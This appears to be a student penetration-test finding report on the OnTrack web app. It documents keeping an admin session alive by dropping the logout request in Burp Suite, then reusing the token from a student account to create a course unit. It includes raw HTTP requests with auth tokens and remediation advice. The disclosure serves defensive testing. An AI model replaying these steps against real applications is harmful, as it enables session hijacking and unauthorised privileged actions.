# Finding Name: Session Hijacking – Forced Session Fixation

| Name | Team | Role | Project | Quality Assurance | Is this a re-tested Finding? |
|---|---|---|---|---|---|
| Andrew Duffy | AppAtack | Pen-Tester | OnTrack Web App | Nicholas Krcevinac | No |

| Was this Finding Successful? |
|---|
| Yes |

## Finding Description

A Session Hijacking vulnerability was discovered in the OnTrack web application due to forced session persistence through manipulation of the logout process. In this instance, a malicious actor can maintain access to a valid session token beyond logout by intercepting and ‘dropping’ the logout request (DELETE /api/auth). This prevents the application from properly invalidating the session when the user logs out, allowing the threat actor to continue issuing authenticated requests with the stolen token.

During testing, the logout action was triggered from a browser session with a privileged user. However, by intercepting the DELETE /api/auth request in Burp Suite and 'dropping’ (deleting or not sending) that request, the session token remained valid and usable for a period of time. The captured privileged user’s token was then able to continue to be used for issuing requests, which included privileged actions, even after the user had logged out.

This vulnerability demonstrates that session termination is not enforced on the server-side when a user logs out, and that token invalidation relies solely on the logout request reaching the server. This allows a threat actor to force a session to persist beyond its intended lifecycle, maintaining access and increasing the window of opportunity for exploit.

Given the simplicity of the attack; the chance of intercepting logout requests in compromised or untrusted environments, and the simplicity in identifying the Delete request, the likelihood is that this vulnerability will be targets is High. However, compensating controls like time-based token expiry that appeared to be in place, reduce the impact to Significant. This results in an overall Risk Rating of Intermediate.

## Risk Rating - Intermediate

Impact: Significant
Likelihood: High

| Impact values | | | | |
|---|---|---|---|---|
| **Very Minor** | **Minor** | **Significant** | **Major** | **Severe** |
| Risk that holds little to no impact. Will not cause damage and regular activity can continue. | Risk that holds minor form of impact, but not significant enough to be of threat. Can cause some damage but not enough to impede regular activity. | Risk that holds enough impact to be somewhat of a threat. Will cause damage that can impede regular activity but will be able to run normally. | Risk that holds major impact to be of threat. Will cause damage that will impede regular activity and will not be able to run normally. | Risk that holds severe impact and is a threat. Will cause critical damage that can cease activity to be run. |

| Likelihood | | | | |
|---|---|---|---|---|
| **Rare** | **Unlikely** | **Moderate** | **High** | **Certain** |
| Event may occur and/or if it did, it happens in specific circumstances. | Event could occur occasionally and/or could happen (at some point) | Event may occur and/or happens. | Event occurs at times and/or probably happens a lot. | Event is occurring now and/or happens frequently. |

## Business Impact
This vulnerability demonstrates a weakness in the application's logout process that allows an attacker to maintain access to a valid session token even after the legitimate user has logged out. By intercepting and dropping the logout request, an attacker can prevent the session from being properly invalidated on the server side. This forced session persistence creates an opportunity for unauthorised use of a stolen token beyond the expected session lifespan. Allowing a threat actor to conduct actions and access potentially sensitive data that was restricted to the privileges to the stolen token potentially compromising confidentiality and integrity. Compensating controls such as time-based token expiry may reduce risk by limiting the exposure window available to the threat actor.

## Affected Assets
- OnTrack Web Applicaiton Authentication/Session Token implementation. Any API, endpoint of functionality that relies on a valid authentication token is potentially vulnerable.
- DELETE /api/auth

## Evidence

The attack chain below simulates a threat actor intercepting an active user's session traffic. Stealing the session token and identifying and intercepting when the user attempts to log out of the application. The threat actor can then intercept and drop the DELETE request, which prevents the back end from invalidating the session token, thus keeping it alive until secondary controls, such as time-based de-authentication occur. Although this example is done with provided testing accounts, and the set up for traffic interception is simplified due to a testing environment, a motivated threat actor only needs to overcome the hurdle of identifying and intercepting requests made by the user to be able to then exploit this vulnerability. As seen below, the threat actor will have permissions available to the token that is compromised.

## Step 1: Set up Burp Suite and login

1. Configure Firefox to route traffic through the Burp Suite proxy. Then Login as a privileged user (aadmin).





Figure – Logged in as aadmin in browser

1. Configure Firefox to route traffic through the Burp Suite proxy. Then Login as a privileged user (aadmin).

## Step 2: Simulate intercepting a logout request


1. Open Burp Suite and set to intercept traffic. Then log out of the privileged user and intercept the DELETE request. Save the auth-token details.


Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://172.18.0.1:4200
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
Andrew Duffy
s218325308

```
DELETE /api/auth HTTP/1.1
Host: 172.18.0.1:4200
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Auth-Token: tfKUxuzh5nSJQH3eFMFg
Username: aadmin
Origin: http://172.18.0.1:4200
Connection: close
Referer: http://172.18.0.1:4200/home
Cookie: _ga_VJWZRWYE2C=GS1.1.1743600606.6.1.1743601807.0.0.0
Priority: u=0
```

Figure – Intercepted DELETE request during logout.

2. Drop that request using Burp Suite. This will prevent it being transmitted and actioned. IE. The request to delete the authentication token will never be completed.


Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://172.18.0.1:4200
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
Andrew Duffy
s218325308

```
DELETE /api/auth HTTP/1.1
Host: 172.18.0.1:4200
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Auth-Token: WUBdY2DpnrqnUZuKbZ-y
Username: aadmin
Origin: http://172.18.0.1:4200
Connection: close
Referer: http://172.18.0.1:4200/home
Cookie: _ga_VJWZRWYE2C=GS1.1.1743600606.6.1.1743602165.0.0.0
Priority: u=0
```

Figure – Drop the request


## Step 3: Exploit the token

1. *The following is one example of how this token can be used, to demonstrate the criticality of the vulnerability should it be fully exploited.* The token can now be exploited by a low-level user for a limited time – this is the same exploitation as seen in the 'Insufficient Session Binding'

vulnerability. The malicious user can now make privileged requests and replace their token with the stolen token.

2. For Demonstration - On the unprivileged account, using the Broken Access Control vulnerability, to navigate to the **/admin/units** endpoint. This is a privileged endpoint accessible due to a broken access control vulnerability.

3. Normally the low-level user cannot execute the privileged function of creating a new unit.



Unit Creation Failed: Not authorised to create a unit

Administer units

| Unit Code | Name | Unit Role | Teaching Period | Start Date | End Date | Active |
|---|---|---|---|---|---|---|
| COS10001 | Introduction to P | | | | Fri 16 May 2025 | ✓ |
| COS20007 | Object Oriented | | | | Fri 16 May 2025 | ✓ |
| COS30046 | Artificial Intellige | | | | Fri 16 May 2025 | ✓ |
| COS30243 | Game Programm | | | | Fri 16 May 2025 | ✓ |

Create Unit


Unit Code: test

Unit Name: test

Teaching Period: T2 2018


Figure – Student level user attempting to execute admin level function

3. Reattempt to create a new unit and intercept the request in Burp Suite. Complete the required details and turn on the proxy intercept. Intercept the request to execute creating the unit. Note the next image is to evidence the same token was used for the next steps.



```
DELETE /api/auth HTTP/1.1
Host: 172.18.0.1:4200
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox,
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Auth-Token: nRdp5EPCKe49KRsHRMfy
Username: aadmin
Origin: http://172.18.0.1:4200
Connection: close
Referer: http://172.18.0.1:4200/home
Cookie: _ga_VJWZRWYE2C=GS1.1.1743600606.6.1.1743602466.0.0.0
Priority: u=0
```


Figure – New Token Grabbed for exploitation


Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extension
Intercept HTTP history WebSockets history Proxy settings
Request to http://172.18.0.1:4200
Forward
Drop
Intercept is on
Action
Open browser
Pretty
Raw
Hex
Andrew Duffy
s218325308

```
POST /api/units/ HTTP/1.1
Host: 172.18.0.1:4200
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Auth-Token: nRdp5EPCKe49KRsHRMfy
Username: aadmin
Content-Type: application/json
Content-Length: 78
Origin: http://172.18.0.1:4200
Connection: close
Referer: http://172.18.0.1:4200/admin/units
Cookie: _ga_VJWZRWYE2C=GS1.1.1743602565.1.1.1743602583.0.0.0; _ga=GA1.1.1615099519.1743602566
Priority: u=0

{
  "unit":{
    "code":"test3",
    "name":"alsocreatedbystudent",
    "teaching_period_id":2
  }
}
```

Figure – Creating a new unit, replacing authentication details



| Unit Code | Name | Unit Role | Teaching Period | Start Date | End Date | Active |
|---|---|---|---|---|---|---|
| COS10001 | Introduction to Programming | Student | Custom | Sun 16 Feb 2025 | Sun 18 May 2025 | ✓ |
| COS20007 | Object Oriented Programming | Student | Custom | Sun 16 Feb 2025 | Sun 18 May 2025 | ✓ |
| COS30046 | Artificial Intelligence for Games | Student | Custom | Sun 16 Feb 2025 | Sun 18 May 2025 | ✓ |
| COS30243 | Game Programming | Student | Custom | Sun 16 Feb 2025 | Sun 18 May 2025 | ✓ |
| test3 | alsocreatedbystudent | Convenor | T2 2018 | Mon 9 Jul 2018 | Fri 28 Sep 2018 | ✓ |

Figure – New unit successfully created by low level user

## Remediation Advice

The application does not enforce strong session binding between the client and session token, which allows for session token reuse from unauthorised environments.

**Mitigations:**

- Implement session binding mechanisms by associating session tokens with client-specific attributes (e.g. IP address, User-Agent, device fingerprint) and validating them on each request.
- Disable Web Browser Cross-Tab Sessions – once a user has logged in and a session has been established a user must re-authenticate if a new web browser tab or window is opened against the same web application.

## References

- OWASP Top 10 – Broken Access Control
- OWASP Session fixation
- OWASP Session Managment Cheat Sheet

## Contact Details

Name/Teams: Andrew Duffy
Email: s218325308@deakin.edu.au

**<u>Pentest Leader Feedback.</u>**

<u>Nicholas Krcevianc</u>

- The document is perfect and valid
- The only thing that I would add before the first step in evidence it a general description of what the attack entails, and how this is an internal attack using credentials given to us. So the Ontrack team understand the type of attack this is. - Quick breakdown added before step 1.
- Perfect Done